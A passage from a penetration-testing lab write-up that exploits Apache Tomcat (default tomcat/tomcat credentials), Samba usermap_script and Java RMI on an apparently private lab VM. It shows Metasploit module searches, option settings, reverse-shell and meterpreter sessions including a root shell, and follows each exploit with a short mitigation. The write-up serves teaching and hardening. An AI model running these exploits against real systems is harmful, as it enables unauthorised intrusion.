
search metasploit for an exploit and found one let's test it




```
  16    \_ target: Windows Universal                                .           .          .      .
  17    \_ target: Linux x86                                        .           .          .      .
  18  exploit/multi/http/tomcat_mgr_upload                          2009-11-09  excellent  Yes    Apache Tomcat Manager A
uthenticated Upload Code Execution
  19    \_ target: Java Universal                                   .           .          .      .
  20    \_ target: Windows Universal                                .           .          .      .
  21    \_ target: Linux x86                                        .           .          .      .
  22  auxiliary/dos/http/apache_tomcat_transfer_encoding            2010-07-09  normal     No     Apache Tomcat Transfer-
Encoding Information Disclosure and DoS
  23  auxiliary/scanner/http/tomcat_enum                            .           normal     No     Apache Tomcat User Enum
eration
  24  exploit/linux/local/tomcat_rhel_based_temp_priv_esc           2016-10-10  manual     Yes    Apache Tomcat on RedHat
 Based Systems Insecure Temp Config Privilege Escalation
  25  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc           2016-09-30  manual     Yes    Apache Tomcat on Ubuntu
Log Init Privilege Escalation
```



```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                            oit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.80.137   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.80.130
rhosts ⇒ 192.168.80.130
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Retrieving session ID and CSRF token ...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Retrieving session ID and CSRF token ...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying ZrI920nxeM5k ...
[*] Executing ZrI920nxeM5k ...
[*] Undeploying ZrI920nxeM5k  ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (57971 bytes) to 192.168.80.130
[*] Meterpreter session 2 opened (192.168.80.137:4444 → 192.168.80.130:43030) at 2024-10-17 18:56:33 -0400

meterpreter > █
```



```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying ZrI920nxeM5k ...
[*] Executing ZrI920nxeM5k ...
[*] Undeploying ZrI920nxeM5k  ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (57971 bytes) to 192.168.80.130
[*] Meterpreter session 2 opened (192.168.80.137:4444 → 192.168.80.130:43030) at 2024-10-17 18:56:33 -0400

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-13 23:35:33 -0400  bin
040444/r--r--r--  1024     dir   2012-05-13 23:36:28 -0400  boot
040444/r--r--r--  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040444/r--r--r--  13800    dir   2024-09-13 03:18:27 -0400  dev
040444/r--r--r--  4096     dir   2024-09-13 08:45:30 -0400  etc
040444/r--r--r--  4096     dir   2010-04-16 02:16:02 -0400  home
040444/r--r--r--  4096     dir   2010-03-16 18:57:40 -0400  initrd
100444/r--r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040444/r--r--r--  4096     dir   2012-05-13 23:35:22 -0400  lib
040000/---------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040444/r--r--r--  4096     dir   2010-03-16 18:55:52 -0400  media
040444/r--r--r--  4096     dir   2010-04-28 16:16:56 -0400  mnt
100000/---------  7263     fil   2024-09-13 03:18:53 -0400  nohup.out
040444/r--r--r--  4096     dir   2010-03-16 18:57:39 -0400  opt
040444/r--r--r--  0        dir   2024-09-13 03:17:58 -0400  proc
040444/r--r--r--  4096     dir   2024-09-13 03:18:53 -0400  root
040444/r--r--r--  4096     dir   2012-05-13 21:54:53 -0400  sbin
040444/r--r--r--  4096     dir   2010-03-16 18:57:38 -0400  srv
040444/r--r--r--  0        dir   2024-09-13 03:18:00 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-09-13 08:58:37 -0400  tmp
040444/r--r--r--  4096     dir   2010-04-28 00:06:37 -0400  usr
040444/r--r--r--  4096     dir   2012-05-20 17:30:19 -0400  var
100444/r--r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > █
```

And we got in

7.1. Mitigation

Apache Tomcat (version 5.5):


- Mitigation: Update Apache Tomcat to a more secure version, and secure access to the management console with strong credentials. Use HTTPS to secure communications.

---

8. Exploit Port 139 and 445 Samba smbd


```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORK
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup:
```

search metasploit for an exploit



```
msf6 > search samba

Matching Modules
================

   #   Name                                                          Disclosure Date  Rank       Check  Description
   -   ----                                                          ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec                2010-12-21       excellent  Yes    Citrix Access Gateway Command Executi
on
   1   exploit/windows/license/calicclnt_getconfig                   2005-03-02       average    No     Computer Associates License Client GE
TCONFIG Overflow
   2     \_ target: Automatic                                        .                .          .      .
   3     \_ target: Windows 2000 English                             .                .          .      .
   4     \_ target: Windows XP English SP0-1                         .                .          .      .
   5     \_ target: Windows XP English SP2                           .                .          .      .
   6     \_ target: Windows 2003 English SP0                         .                .          .      .
   7   exploit/unix/misc/distcc_exec                                 2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup                      2015-01-26       manual     No     Group Policy Script Execution From Sh
ared Resource
   9     \_ target: Windows x86                                      .                .          .      .
   10    \_ target: Windows x64                                      .                .          .      .
   11  post/linux/gather/enum_configs                                .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                          .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm                  2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Packag
e Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce           2018-05-31       excellent  Yes    Quest KACE Systems Management Command
 Injection
   15  exploit/multi/samba/usermap_script                            2007-05-14       excellent  No     Samba "username map script" Command E
xecution
   16  exploit/multi/samba/nttrans                                   2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Ov
erflow
   17  exploit/linux/samba/setinfopolicy_heap                        2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEvent
sInfo Heap Overflow
   18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10    .                .          .      .
   19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10     .                .          .      .
   20    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04     .                .          .      .
   21    \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10     .                .          .      .
   22    \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze         .                .          .      .
   23    \_ target: 3.5.10-0.107.el5 on CentOS 5                     .                .          .      .
   24  auxiliary/admin/smb/samba_symlink_traversal                   .                normal     No     Samba Symlink Directory Traversal
   25  auxiliary/scanner/smb/smb_uninit_cred                         .                normal     Yes    Samba _netr_ServerPasswordSet Uniniti
alized Credential State
```

let’s test this exploit



```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.80.137   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.80.130
rhosts => 192.168.80.130
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Command shell session 4 opened (192.168.80.137:4444 -> 192.168.80.130:54877) at 2024-10-17 19:08:25 -0400

whoami
root
```

And we got ROOOT

8.1. Mitigation

Samba (versions 3.0.20-Debian):


- Mitigation: Update Samba to the latest version and restrict access to trusted hosts only. Disable unnecessary shares and ensure strong passwords for Samba users.

---

9. Exploit Port 1099 java-rmi


```
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```

search metasploit and found



```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry            .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java
 Code Execution
   2    \_ target: Generic (Java Payload)           .                .          .      .
   3    \_ target: Windows x86 (Native Payload)     .                .          .      .
   4    \_ target: Linux x86 (Native Payload)       .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)    .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)    .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Sc
anner
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Es
calation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > 
```

let’s test it



```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] 192.168.80.130:1099 - Using URL: http://192.168.80.137:8080/kplGLAqj96gkLaX
[*] 192.168.80.130:1099 - Server started.
[*] 192.168.80.130:1099 - Sending RMI Header ...
[*] 192.168.80.130:1099 - Sending RMI Call ...
[*] 192.168.80.130:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.80.130
[*] Meterpreter session 5 opened (192.168.80.137:4444 → 192.168.80.130:34578) at 2024-10-17 19:13:19 -0400

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13800    dir   2024-09-13 03:18:27 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-09-13 09:12:45 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  7263     fil   2024-09-13 03:18:53 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-09-13 03:17:58 -0400  proc
040666/rw-rw-rw-  4096     dir   2024-09-13 03:18:53 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-09-13 03:18:00 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-09-13 09:15:23 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2012-05-20 17:30:19 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > 
```

And we are in

9.1. Mitigation

Java RMI (GNU Classpath grmiregistry):

- Mitigation: Restrict access to the RMI service to trusted hosts only. Implement security policies and update to the latest version of Java, ensuring that authentication is enforced.